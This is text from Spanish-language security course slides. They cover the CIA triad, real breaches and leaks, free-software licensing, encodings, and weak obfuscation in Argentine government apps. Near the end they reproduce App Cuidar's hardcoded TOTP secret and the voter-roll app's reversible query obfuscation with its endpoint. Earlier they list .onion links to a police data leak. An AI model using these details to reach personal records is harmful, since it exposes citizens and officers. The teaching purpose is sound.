
This page about boards user Erica recipes
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ida wants pages about "irl games". Unlocking
secure records with master key 5130985733435
User Ida unlock and this message: "I"



CVE-2014-0160




CVE-2014-0160



SEGURIDAD DE LA INFORMACIÓN

- La seguridad de la información es el conjunto de medidas preventivas y reactivas de las organizaciones y sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la **confidencialidad, la disponibilidad e integridad** de datos.
- Estas propiedades suelen llamarse **Triangulo CIA** por su definición en inglés.



TRIÁNGULO CIA: CONFIDENCIALIDAD

- La **confidencialidad** es la propiedad que impide la divulgación de información a individuos, entidades o procesos no autorizados.
- Asegura el acceso a la información únicamente a aquellas personas que cuenten con la debida autorización.

TRIÁNGULO CIA: INTEGRIDAD

- La **integridad** la propiedad que busca mantener los datos libres de modificaciones no autorizadas.
- Es mantener con exactitud la información tal cual fue generada, sin ser manipulada ni alterada por personas o procesos no autorizados.

TRIÁNGULO CIA: DISPONIBILIDAD

- La **disponibilidad** es la característica, calidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones.
- Es el acceso a la información y a los sistemas por personas autorizadas en el momento que así lo requieran.

REAL LIFE INTEGRIDAD

Le hackearon la cuenta de Twitter a Patricia Bullrich

Es la ministra de Seguridad de la Nación. Mirá los mensajes que dejaron.

Macri gato

49 1,3 K 569

Patricia Bullrich @PatoBullrich · 7 min

Soy una borracha inutil que le queda grande este cargo igual que al presidente @mauriciomacri el cargo de presidente.

35 532 280

Patricia Bullrich @PatoBullrich · 8 min

Hago de manera oficial mi renuncia como ministra de seguridad.

Los tuits en la cuenta oficial de la ministra Patricia Bullrich. (Twitter)

Cristina Kirchner @cfkresponde · 4 may.

La UNASUR tal vez no tenga el backstage de Naciones Unidas ni tampoco el marketing de Naciones Unidas pero sirve

MARIANO SUAREZ @REVRAH · 4 may.

@cfkresponde CONSULTA.....gracias divina..... en la cárcel usarás ropa de fajina o te vestirá algún diseñador????

Cristina Kirchner @cfkresponde Seguir

@REVRAH Habla de ropa porque debe envidiar mi buen porte

17:18 - 4 may. 2016

Item 4 of 4

[←](#) **Sabina Frederic**
674 Tweets



[...
Seguir](#)

Sabina Frederic
@SabinaFrederic
Antropóloga Social Docente e Investigadora UNQ y CONICET. Ministra de Seguridad de la Nación Argentina.

📍 Buenos Aires, Argentina ↗ conicet.academia.edu/SabinaFrederic
📅 Se unió el diciembre de 2010

518 Siguiendo 1.490 seguidores
Followed by El Cohete a la Luna 🚀, CELS, and 4 others you follow

[Tweets](#) [Tweets y respuestas](#) [Multimedia](#) [Me gusta](#)

Sabina Frederic @SabinaFrederic · 21min
Encontramos cajas de vino en la oficina de Bullrich, las vamos a sortear a nuestros seguidores, muy atentos
 64 171 409 ↑

Sabina Frederic @SabinaFrederic · 30min
Un saludo al compañero Lázaro Baez pronto le daremos el cargo que se merece dentro del ministerio.
 9 53 60 ↑

Sabina Frederic @SabinaFrederic · 37min
macri gato
 18 46 57 ↑

Sabina Frederic @SabinaFrederic · 41min
Quiero agradecer a javier smaldone (@mis2centavos) por proveernos las contraseñas de la nueva ministra de seguridad xd
 10 38 42 ↑

REAL LIFE DISPONIBILIDAD

CORPORATIVO

Ataques DDoS a Pymes cuesta entre 49 y 90 mdd anuales

Latinoamérica concentra el 15.6% de los ataques a nivel mundial; mientras que México registró 19,504 violaciones en 2016

Miércoles, 25 de octubre de 2017

Ransomware Cyberattack Information

Font Size: + - Share & Bookmark Feedback Print



RANSOMWARE CYBERATTACK INFORMATION-HUB

The City of Atlanta is committed to making sure that employees and the public are kept informed after a March 22 ransomware cyberattack affected multiple applications and client devices. A cross-functional team, including public and private sector partners, is working around-the-clock assessing what occurred and how best to protect our city from not just this attack, but others the city may face in the future.

While some customer applications are disabled, the City continues to operate and is open for business on behalf of its residents. City employees and residents are encouraged to visit this site regularly for updates.

- Ver

REAL LIFE DISPONIBILIDAD

Trains stations in Germany




PHOTO: Michael Probst / Associated Press / Getty Images / Getty Images (Associated Press)

REAL LIFE CONFIDENCIALIDAD

2018

Under Armour/MyFitnessPal

Roughly 150 million users of the MyFitnessPal app owned by Under Armour have had their personal details leaked in a data breach including usernames, email addresses and passwords.

In a written statement issued on 29 March, Under Armour said that it became aware of the breach on 25 March, though it actually occurred in late February 2018.

FedEx

A subsidiary of delivery and logistics multinational FedEx has stored extremely sensitive customer data on an open Amazon S3 bucket, essentially making all the information public.

The tranche of data was discovered by Kromtech security researchers on 5 February. The culprit looks like it was a company called Bongo International LLC, a package-forwarding business set up to make buying American goods easier for global customers, which was bought by FedEx in 2014.

It included thousands of scanned documents for citizens in America and globally – with passports, driving licences and security IDs all open for access in the bucket, as well as home addresses, postal codes and phone numbers.

UN POCO MÁS CERCA - 2/5/17 - LAGORRALEAKS



- 40 megas ~ 215 archivos con información del Departamento de Inteligencia contra el Crimen Organizado de la Policía Federal.
- Incluyendo: declaraciones de testigos, sumarios, desgrabaciones del 911, causas de pedofilia, de narcotráfico, registros telefónicos, fotografías

MUCHO MÁS CERCA - 12/8/19 - LAGORRALEAKS2

Prefectura Naval Arg  @PrefecturaNaval · 1min
Gracias @PatoBullrich por el ginebral pegó re piola

Prefectura Naval Arg  @PrefecturaNaval · 2min
LaGorraLeaks
Datos personales de todos los policías, escuchas, documentos confidenciales, etc.

lagorraleaks.co.nf
...wtwbchpkI5lgca53htfvf2i7umvuidid.onion
...wtwbchpkI5lgca53htfvf2i7umvuidid.onion/leak
...bchpkI5lgca53htfvf2i7umvuidid.onion.sh
...chpkI5lgca53htfvf2i7umvuidid.onion.pet
twitter.com/lagorraleaks

[S] #LaGorraLeaks2.0 @lagorraleaks · 12h
Contenido:
-Escuchas Telefónicas.
-Documentos confidenciales.
-Información COMPLETA de cada uno de los agentes de la PFA Y POLICÍA DE LA CIUDAD y sus familiares.
-Documentación Escaneada.
- Copias de seguridad de Emails (PFA)
Y muchas cosas mas.

[S] Tweet fijado #LaGorraLeaks2.0 @lagorraleaks · 5h
Oficialmente hago publico #LaGorraLeaks2.0.
700 GB de información de la PFA Y POLICÍA DE LA CIUDAD.



- 700GB de información!!!


¿QUÉ ES EL SOFTWARE LIBRE?

- Software libre es el software que respeta la libertad de los usuarios y la comunidad. En grandes líneas, significa que los usuarios tienen la libertad para ejecutar, copiar, distribuir, estudiar, modificar y mejorar el software.
- Es decir, el software libre es una cuestión de libertad, no de precio. Para entender el concepto, piense en libre como en libre expresión, no como en barra libre.
- En inglés se lo conoce como free software, término que evitamos en español para no confundirlo con software gratis.

¿QUÉ SON LAS LICENCIAS?

- Existen infinidad de licencias con las que se protege al software.
- Así como las hay para evitar que por ejemplo el Microsoft Office o una película sean copiados y distribuidos, hay licencias que impiden justo lo contrario, por ejemplo que una aplicación se cierre y se deje de distribuir por ejemplo su código fuente.
- En general se las suele clasificar como licencias privativas y licencias libres, aunque en el medio existen Freeware, ShareWare, Trial y Open Source.
- En ambos extremos hay del universo de licencias las hay más y menos estrictas.

¿QUÉ LICENCIAS EXISTEN?



<https://www.gnu.org/philosophy/categories.es.html>

¿QUÉ SON LAS 4 LIBERTADES?

- Según GNU un programa es software libre si los usuarios tienen las cuatro libertades esenciales:
 - La libertad de ejecutar el programa para cualquier propósito (libertad 0).
 - La libertad de estudiar cómo funciona el programa, y cambiarlo para que haga lo que usted quiera (libertad 1). El acceso al código fuente es una condición necesaria para ello.

¿QUÉ SON LAS 4 LIBERTADES?(2)

- La libertad de redistribuir copias para ayudar a su próximo (libertad 2).
- La libertad de distribuir copias de sus versiones modificadas a terceros (libertad 3). Esto le permite ofrecer a toda la comunidad la oportunidad de beneficiarse de las modificaciones. El acceso al código fuente es una condición necesaria para ello.

¿QUÉ LICENCIAS EXISTEN?

- Entre las más conocidas:
 - La MIT / X Window System License
 - GPLv2, GPLv3, GPLv3 y sucesivas
 - BSD
 - Apache
 - PHP License
 - LGPL

Muchas más: <https://www.gnu.org/licenses/license-list.es.html>

¿CUÁL ELEGIR?

¿CUÁL ELEGIR? ES UNA PREGUNTA RECURRENTE, Y LA RESPUESTA ES: DEPENDE....DE VARIOS FACTORES:

- En qué contexto se desarrolló el software: ¿en mi casa/ en la universidad / en el trabajo?
- En qué me basé para desarrollar el software, si use algo GPL no voy a poder cerrarlo... pero si use algo con copyright no voy a poder hacerlo GPL.
- Ejemplo de argumentos válidos:
 - <https://www.gnu.org/philosophy/university.html>
 - <http://producingoss.com/es/license-choosing.html>.

¿CÓMO PROTEGER MI SOFTWARE CON UNA LICENCIA LIBRE?

- Depende de la licencia!
- Por ejemplo en GNU: el proceso involucra agregar dos elementos a cada fichero fuente de su programa:
 - un aviso informativo del copyright (tal como «Copyright 1999 Terry Jones»),
 - y una autorización de autorización de copia, diciendo que el programa se distribuye bajo los términos de la General Public License de GNU (o la Lesser GPL).
- Oficial -> <http://www.gnu.org/licenses/gpl-howto.html>
- Más claro -> <http://producingoss.com/es/license-quickstart.html#license-quickstart-applying>

EJEMPLOS EN LA UNLP

- Meran un SIGB liberado como software libre ->
<http://www.cespi.unlp.edu.ar/meran>
- NGEN un sistema de gestión de incidentes para
CSIRT ->
<https://github.com/CERTUNLP/NgenBundle>

NGEN EN JAMAICA (2018-2019)

CERTUNLP lo retuiteó

OEA Cybersecurity Program 🇺🇸 @OEA_Cyber · 11 dic. 2018

Esta semana trabajamos en el fortalecimiento del @CyberSecJamaica con el apoyo del @certunlp. Los Centros de Respuesta a Incidentes Cibernéticos #CSIRTs y su colaboración transnacional son herramientas clave en la #ciberseguridad de las #Américas



0

16

30

▲

CERTUNLP @certunlp · 23 ago. 2019

Gracias @OEA_Cyber por invitarnos a participar! @cracksub

OEA Cybersecurity Program @OEA_Cyber · 22 ago. 2019
Finalizing this 3-day training in #Jamaica with the consolidation of the taxonomy for incident management and the full implementation of the Incident Management System "NGEN" in the JaCIRT platform
@CyberSecJamaica #CERT



1

2

6

↑

CERTUNLP @certunlp · 3 may. 2019

Gracias por invitarnos @OEA_Cyber y gracias por recibirnos @CyberSecJamaica !!

OEA Cybersecurity Program @OEA_Cyber · 2 may. 2019

The @certunlp team (Center for Response to a cyber incidents from Univ La Plata @unlp) participates today at the #workshop with the @CyberSecJamaica. We are working on new tools for incident handling with Government of #Jamaica #cybersecurity @LondonCyber @KerryOAS @cracksub



1

1

5

↑



¿QUÉ SE ENTIENDE POR LINUX?

- Por Linux en general se entiende al sistema operativo completo con todos sus aplicativos, lo cuál es un concepto erróneo!
 - **GNU**: GNU is not Unix, es casi todo el software libre que corre el sistema, con excepción del Kernel.
 - **Linux**: No es ni más ni menos que el Kernel del sistema operativo.
- Al que se menciona como usuario de Linux en general es en realidad es un usuario de **GNU/Linux**.

¿DSA Y SL?

EN DSA PRETENDEMOS:

- Quien no lo use vea las ventajas de usarlo
- Quien lo usa actualmente pueda ir un poquito más allá
- Que participen activamente como desarrolladores en algún proyecto de la comunidad.

DSA

Criptografía

Índice de temas

- Encoding
- Criptografía
- Hashing
- Ofuscación / Esteganografía

Codificación

- El encoding de caracteres es usado para representar un repertorio de caracteres en algún tipo de sistema de codificación.
- En ocasiones nos referimos al encoding con la conversión de la representación de los caracteres de un sistema de codificación a otro.

Sistemas de codificación

- ASCII / Representación numérica en otras bases
- Morse
- Braile
- Lenguaje de Señas
- EBCDIC
- Base64

ASCII / base 2, 10 y 16

Binario	Dec	Hex	Representación	Binario	Dec	Hex	Representación	Binario	Dec	Hex	Representación
0010 0000	32	20	espacio ()	0100 0000	64	40	@	0110 0000	96	60	'
0010 0001	33	21	!	0100 0001	65	41	A	0110 0001	97	61	a
0010 0010	34	22	"	0100 0010	66	42	B	0110 0010	98	62	b
0010 0011	35	23	#	0100 0011	67	43	C	0110 0011	99	63	c
0010 0100	36	24	\$	0100 0100	68	44	D	0110 0100	100	64	d
0010 0101	37	25	%	0100 0101	69	45	E	0110 0101	101	65	e
0010 0110	38	26	&	0100 0110	70	46	F	0110 0110	102	66	f
0010 0111	39	27	'	0100 0111	71	47	G	0110 0111	103	67	g
0010 1000	40	28	(0100 1000	72	48	H	0110 1000	104	68	h
0010 1001	41	29)	0100 1001	73	49	I	0110 1001	105	69	i
0010 1010	42	2A	*	0100 1010	74	4A	J	0110 1010	106	6A	j
0010 1011	43	2B	+	0100 1011	75	4B	K	0110 1011	107	6B	k
0010 1100	44	2C	,	0100 1100	76	4C	L	0110 1100	108	6C	l
0010 1101	45	2D	-	0100 1101	77	4D	M	0110 1101	109	6D	m
0010 1110	46	2E	.	0100 1110	78	4E	N	0110 1110	110	6E	n
0010 1111	47	2F	/	0100 1111	79	4F	O	0110 1111	111	6F	o
0011 0000	48	30	0	0101 0000	80	50	P	0111 0000	112	70	p
0011 0001	49	31	1	0101 0001	81	51	Q	0111 0001	113	71	q
0011 0010	50	32	2	0101 0010	82	52	R	0111 0010	114	72	r
0011 0011	51	33	3	0101 0011	83	53	S	0111 0011	115	73	s
0011 0100	52	34	4	0101 0100	84	54	T	0111 0100	116	74	t
0011 0101	53	35	5	0101 0101	85	55	U	0111 0101	117	75	u

Unicode

- Unicode es un estándar de codificación de caracteres diseñado para facilitar el tratamiento informático, transmisión y visualización de textos de numerosos idiomas.
- El término Unicode proviene de los tres objetivos perseguidos: universalidad, uniformidad y unicidad.
- La versión 12.1 de Unicode contiene un repertorio de 137994 caracteres

Unicode

- Unicode puede ser implementado por diferentes codificaciones de caracteres como UTF-8, UTF-16, y UTF-32.

character	encoding	bits
A	UTF-8	01000001
A	UTF-16	00000000 01000001
A	UTF-32	00000000 00000000 00000000 01000001
あ	UTF-8	11100011 10000001 10000010
あ	UTF-16	00110000 01000010
あ	UTF-32	00000000 00000000 00110000 01000010

EBCDIC

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX		PT			GE				FF	CR		
1	DLE	SBA	EUA	1C		NL			EM			DUP	SF	FM	ITB	
2							ETB	ESC					ENQ			
3			SYN				EOT				RA	NAK				
4	SP									¢	.	<	(+		
5	&									!	\$	*)	:	¬	
6	-	/									,	%	-	>	?	
7										:	#	@	'	=	"	
8		a	B	c	d	e	f	g	h	i						
9		j	K	l	m	n	o	p	q	t						
A		“	S	t	u	v	w	x	y	z						
B																
C	{	A	B	C	D	E	F	G	H	I						
D	}	J	K	L	M	N	O	P	Q	R						
E	\		S	T	U	V	W	X	Y	Z						
F	0	1	2	3	4	5	6	7	8	9						

Base64

Source character	V	m	0
ASCII number	86	109	48
Bit pattern	0 1 0 1 0 1 1 0 0 1 1 0 1 1 0 1 0 0 1 1 0 0 0 0 0		
Base64 number	21	38	52
Base64 character	V	m	0
			w

Value	Char	Value	Char	Value	Char	Value	Char
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

Morse

INTERNATIONAL MORSE CODE

1. A dash is equal to three dots.
2. The space between parts of the same letter is equal to one dot.
3. The space between two letters is equal to three dots.
4. The space between two words is equal to five dots.

A	• — —	U	• • — — —
B	— — • • •	V	• • • — —
C	— — • — — •	W	• — — —
D	— — • •	X	— — • • —
E	•	Y	— — • — —
F	• • — — •	Z	— — — • •
G	— — — •		
H	• • • •		
I	• •		
J	• — — — —		
K	— — • — —	1	• — — — — —
L	• — — • •	2	• • — — —
M	— — —	3	• • • — —
N	— — •	4	• • • • —
O	— — — —	5	• • • • •
P	• — — — •	6	— — • • •
Q	— — — • — —	7	— — — • • •
R	• — — •	8	— — — — • •
S	• • •	9	— — — — — •
T	— —	0	— — — — — —

Sistema de codificación

Ciberseg

Hexadecimal	4369626572736567
Ascii	
Decimal Ascii	67 105 98 101 114 115 101 103
Binario Ascii	01000011 01101001 01100010 01100101 01110010 01110011 01100101 01100111
Morse	-.- ... -.... - --.
Braile	
Hexadecimal	C3 89 82 85 99 A2 85 87
EBCDIC	

¿Estamos protegiendo la información?

Ejemplo Vida real

App Cuidar - Encodear no es encriptar

```
sources > com > globant > pasaportesanitario > utils > token > TokenUtils.java
1 package com.globant.pasaportesanitario.utils.token;
2
3 import dev.turingcomplete.kotlinonetimepassword.HmacAlgorithm;
4 import dev.turingcomplete.kotlinonetimepassword.TimeBasedOneTimePasswordConfig;
5 import dev.turingcomplete.kotlinonetimepassword.TimeBasedOneTimePasswordGenerator;
6 import java.util.Date;
7 import java.util.concurrent.TimeUnit;
8 import org.apache.commons.codec.binary.Base32;
9
10 public class TokenUtils {
11     public static TokenInfo getTokenInfo() {
12         TimeBasedOneTimePasswordConfig timeBasedOneTimePasswordConfig = new
13             TimeBasedOneTimePasswordConfig(25, TimeUnit.MINUTES, 8, HmacAlgorithm.SHA1);
14         return new TokenInfo(Integer.parseInt(new TimeBasedOneTimePasswordGenerator(new Base32()
15             .decode("JRSWSYI="), timeBasedOneTimePasswordConfig).generate(new Date(System.currentTimeMillis
16             ())))) & 4095);
17     }
18 }
```

Ejemplo vida real

App Cuidar - Encodear no es encriptar

HMAC-based One-time Password (HOTP)

The HOTP generator is available through the class `HmacOneTimePasswordGenerator`. The constructor takes the shared secret and a configuration instance of the class `HmacOneTimePasswordConfig` as arguments:

```
val secret = "Leia"  
val config = HmacOneTimePasswordConfig(codeDigits = 8,  
                                         hmacAlgorithm = HmacAlgorithm.SHA1)  
val hmacOneTimePasswordGenerator = HmacOneTimePasswordGenerator(secret.toByteArray(), config)
```

The configuration instance takes the number of code digits to be generated (see previous chapter) and the HMAC algorithm to be used (*SHA1*, *SHA256* and *SHA512* available).

Ejemplo vida real

Padron 2013 - Ofuscar no es encriptar

Name	Value
URL	http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%23v%23gWHVDcQRVRw4EVFjTqlMK5mTsNCp%23HhT0Sd2lnNyZ
Status	Complete
Response Code	200 OK
Protocol	HTTP/1.1

```
});get(globalapp.url + "ws_escuela.php?param=" + globalapp.codificar(new StringBuilder("dni=").append(this.txtDNI.getText()).toString()).append("sex=").append(this.sex).toString()));
```

Ejemplo vida real

Padron 2013 - No implementes tu propia cripto

```
public static String codificar(String s)
{
    String s1 = (new StringBuffer(
        (new StringBuilder(Base64.encodeBytes((new StringBuffer(
            new StringBuilder(Base64.encodeBytes(s.getBytes()))).toString()
        .replace("a", "#t").replace("e", "#x").replace("i", "#f").
        replace("o", "#l").replace("u", "#7").replace("=", "#g"))).
        reverse().toString()).getBytes())).toString().replace("a", "#j").
        replace("e", "#p").replace("i", "#w").replace("o", "#8").replace("u", "#0")
        .replace("=", "#v"))).reverse().toString();

    String s2;
    try
    {
        s2 = URLEncoder.encode(s1, "utf-8");
    }
    catch(UnsupportedEncodingException unsupportedencodingexception)
    {
        return s1;
    }
    return s2;
}
```

Criptografía

¿Qué es la criptografía?

